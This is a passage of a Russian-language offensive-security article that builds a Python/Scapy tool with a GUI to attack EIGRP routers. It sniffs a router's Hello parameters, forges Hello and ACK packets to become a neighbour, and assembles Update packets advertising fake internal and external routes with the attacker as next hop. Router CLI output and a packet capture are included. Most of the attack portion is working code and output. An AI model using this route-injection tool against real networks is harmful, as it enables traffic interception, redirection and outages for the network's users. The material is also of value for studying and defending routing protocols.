
При нажатии на кнопку Scan запустится прослушивание и захват одного EIGRP-пакета (`ip proto 88`) через интерфейс Ethernet, а затем этот пакет передастся в функцию `analyze_packet()` для дальнейших опытов:

```
sniff(filter="ip proto 88", prn = analyze_packet, count = 1, iface =
"Ethernet")
```

А вот, собственно, и сама функция:

```
def analyze_packet(packet):
  if packet.haslayer(EIGRP):
    global target_mac
    target_mac = packet[Ether].src
  if packet.haslayer(EIGRP):
    global target_ip
    target_ip = packet[IP].src
  if packet.haslayer(EIGRP):
    global autonomous_system
    autonomous_system = packet[EIGRP].asn
  if packet.haslayer(EIGRP):
    k1 = packet[EIGRPParam].k1
    k2 = packet[EIGRPParam].k2
    k3 = packet[EIGRPParam].k3
    k4 = packet[EIGRPParam].k4
    k5 = packet[EIGRPParam].k5
  if packet.haslayer(EIGRP):
    global hold_time
    hold_time = packet[EIGRPParam].holdtime
```


Функция считывает из захваченного пакета MAC- и IP-адрес маршрутизатора, автономную систему, где он работает, значения K-коэффициентов, Dead-интервал и записывает их в соответствующие переменные. На скриншоте ниже — то, как эти параметры отображаются в графическом интерфейсе.



IP: 192.168.0.150
AS: 100
Hold Time: 15
MAC: 00:19:56:bb:41:08
K-coefficients: K1 = 1, K2 = 0, K3 = 1, K4 = 0, K5 = 0

КРАФТИМ HELLO-ПАКЕТ И ДРУЖИМ С EIGRP-РОУТЕРОМ

Теперь у нас есть все необходимые данные, чтобы отправить наш первый Hello-пакет. Для этого мне нужно сразу в подразделе «Параметры инъекции» ввести желаемое количество ложных сетей назначения вместе с префиксами масок и нажать кнопку Run.



IP: 192.168.0.150
AS: 100
Hold Time: 15
MAC: 00:19:56:bb:41:08
K-coefficients: K1 = 1, K2 = 0, K3 = 1, K4 = 0, K5 = 0

Внутренние маршруты		Внешние маршруты	
11.11.11.0	24	44.44.44.224	27
22.22.22.128	25	55.55.55.240	28
33.33.33.192	26	66.66.66.248	29

При нажатии на кнопку запускается функция `run_Button_command()`, после чего введенные значения полей для адресов сетей и префиксов передаются в соответствующие переменные:

```
internal_net_1 = input_net_internal_1.get()
internal_net_2 = input_net_internal_2.get()
internal_net_3 = input_net_internal_3.get()
internal_prefix_1 = input_prefix_internal_1.get()
internal_prefix_2 = input_prefix_internal_2.get()
internal_prefix_3 = input_prefix_internal_3.get()
external_net_1 = input_net_external_1.get()
external_net_2 = input_net_external_2.get()
external_net_3 = input_net_external_3.get()
external_prefix_1 = input_prefix_external_1.get()
external_prefix_2 = input_prefix_external_2.get()
external_prefix_3 = input_prefix_external_3.get()
```

Теперь выясним, какие поля заполнены, а какие не заполнены, и в соответствии с этим определим, какие сети будут передаваться в сообщении EIGRP Update. Если, например, поля внешних маршрутов не заполнены, то в пакете обновления будут только внутренние маршруты, и наоборот:

```
  if internal_net_1 != "" and internal_net_2 != "" and internal_net_3
!= "":
      internal_route = EIGRPIntRoute(nexthop="0.0.0.0", dst=
internal_net_1, prefixlen=int(internal_prefix_1)) \
                     / EIGRPIntRoute(nexthop="0.0.0.0", dst=
internal_net_2, prefixlen=int(internal_prefix_2)) \
                     / EIGRPIntRoute(nexthop="0.0.0.0", dst=
internal_net_3, prefixlen=int(internal_prefix_3))
    if internal_net_1 != "" and internal_net_2 != "" and
internal_net_3 == "":
      internal_route = EIGRPIntRoute(nexthop="0.0.0.0", dst=
internal_net_1, prefixlen=int(internal_prefix_1)) \
                     / EIGRPIntRoute(nexthop="0.0.0.0", dst=
internal_net_2, prefixlen=int(internal_prefix_2))
    if internal_net_1 != "" and internal_net_2 == "":
      internal_route = EIGRPIntRoute(nexthop="0.0.0.0", dst=
internal_net_1, prefixlen=int(internal_prefix_1))
    if internal_net_1 == "":
      internal_route = ""

    if external_net_1 != "" and external_net_2 != "" and
external_net_3 != "":
      external_route = EIGRPExtRoute(nexthop="0.0.0.0", dst=
external_net_1, prefixlen=int(external_prefix_1)) \
                     / EIGRPExtRoute(nexthop="0.0.0.0", dst=
external_net_2, prefixlen=int(external_prefix_2)) \
                     / EIGRPExtRoute(nexthop="0.0.0.0", dst=
external_net_3, prefixlen=int(external_prefix_3))
    if external_net_1 != "" and external_net_2 != "" and
external_net_3 == "":
      external_route = EIGRPExtRoute(nexthop="0.0.0.0", dst=
external_net_1, prefixlen=int(external_prefix_1)) \
                     / EIGRPExtRoute(nexthop="0.0.0.0", dst=
external_net_2, prefixlen=int(external_prefix_2))
    if external_net_1 != "" and external_net_2 == "":
      external_route = EIGRPExtRoute(nexthop="0.0.0.0", dst=
external_net_1, prefixlen=int(external_prefix_1))
    if external_net_1 == "":
      external_route = ""
```

Обрати внимание на параметр `nexthop="0.0.0.0"`. Он говорит, что добраться до этой сети назначения можно через тот узел, который отправил это сообщение EIGRP Update, — то есть через нас.


Наконец, собираем пакет EIGRP Hello. Для этого вызываем функцию `hello()`:

```
  def hello():
    hello_packet = Ether(dst="01:00:5e:00:00:0a") / IP(dst="224.0.0.
10") / EIGRP(opcode=5, asn=autonomous_system) / EIGRPParam(holdtime=
hold_time, k1=k1, k2=k2, k3=k3, k4=k4, k5=k5) / EIGRPSwVer(ios=ios)
    sendp(hello_packet, iface="Ethernet", count=1)
  hello()
```

Так как Hello-пакеты отправляются на мультикастовые адреса, в Ethernet-кадре и IP-пакете в качестве адреса назначения проставляем `01:00:5e:00:00:0a` и `224.0.0.10` соответственно. Пакеты с такими адресами слушает только EIGRP.


Обрати внимание, что значения коэффициентов, автономной системы, версии IOS и Dead-интервала берутся из переменных функции `analyze_packet`, куда мы передавали захваченный пакет EIGRP. А значение `opcode=5` говорит о том, что это действительно Hello-пакет.

Перед отправкой посмотрим таблицу маршрутизации на маршрутизаторе.




```
Router#sh ip rou
Router#sh ip route ei
Router#sh ip route eigrp

Router#
```

А теперь таблицу соседей EIGRP.



```
Router>sh ip ei
Router>sh ip eigrp n
Router>sh ip eigrp neighbors
IP-EIGRP neighbors for process 100
Router>
```

Ни там ни там ничего нет. Таблица соседей пустая, а соответственно, и в таблице маршрутизации нет маршрутов, полученных по EIGRP. Жмем Run и отправляем Hello-пакет маршрутизатору. Посмотрим на взаимодействие издалека.



```
No.   Source          Destination     Protocol   Length  Info
    6 192.168.0.150   224.0.0.10      EIGRP          74  Hello
    9 192.168.0.102   224.0.0.10      EIGRP          74  Hello
   10 192.168.0.150   224.0.0.10      EIGRP          74  Hello
   11 192.168.0.150   192.168.0.102   EIGRP          60  Update

Frame 11: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)    0000  00 25 22 f7 1e 96 00 19
Ethernet II, Src: Cisco_bb:41:09 (00:19:56:bb:41:09), Dst: AsrockIn    0010  00 28 00 00 00 00 02 58
Internet Protocol Version 4, Src: 192.168.0.150, Dst: 192.168.0.102    0020  00 66 02 01 fd 95 00 00
Cisco EIGRP                                                            0030  00 00 00 00 00 64 00 00
    Version: 2
    Opcode: Update (1)
    Checksum: 0xfd95 [correct]
    [Checksum Status: Good]
  Flags: 0x00000001, Init
    Sequence: 4
    Acknowledge: 0
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 100
```


Как только мы отправили Hello-пакет, маршрутизатор его получил, понял, что он нашел соседа, и тут же отправил нам сообщение Update. Но в заголовке EIGRP нет анонсируемых сетей, про которые знает маршрутизатор.

Теперь обрати внимание на поле `Flags`: его значение 1 — Init. Настало время поговорить об этом поле подробнее. Дело в том, что EIGRP отправляет два пакета обновления. Первый пакет — с флагом 1, который означает инициализацию и используется при первом построении смежности с другим маршрутизатором. И, как ты уже догадался, нам следует ждать второго Update-пакета, где маршрутизатор уже отправит нам маршруты до сетей, о которых он знает. Нам от него ничего не надо, но наш мнимый роутер будет вежливым и отправит ему в ответ сообщение ACK. А сделал я это следующим образом:

```
  def ack_send(packet):
    if packet.haslayer(EIGRP) and packet[EIGRP].opcode == 1:
    ack = packet[EIGRP].seq
    ack_packet = Ether(dst=target_mac) / IP(dst=target_ip) / EIGRP(
opcode=5, asn=autonomous_system, ack=ack)
    sendp(ack_packet, iface="Ethernet", count=1)
  sniff(filter="ip proto 88", prn=ack_send, count=5, iface="Ethernet"
)
```

Сразу после отправки Hello-пакета еще раз запускаем прослушивание EIGRP-пакетов, захватываем их и передаем в функцию `ack_send()`. Там мы выясняем порядковый номер запроса (Seq) и запоминаем его в переменной ACK. После этого мы формируем ACK-сообщение, где в поле `opcode` указываем значение 5 (как в Hello-пакете). Но, как мы уже знаем, ненулевое значение поля подтверждения означает, что это пакет EIGRP ACK, и поэтому в это поле помещаем переменную ACK.

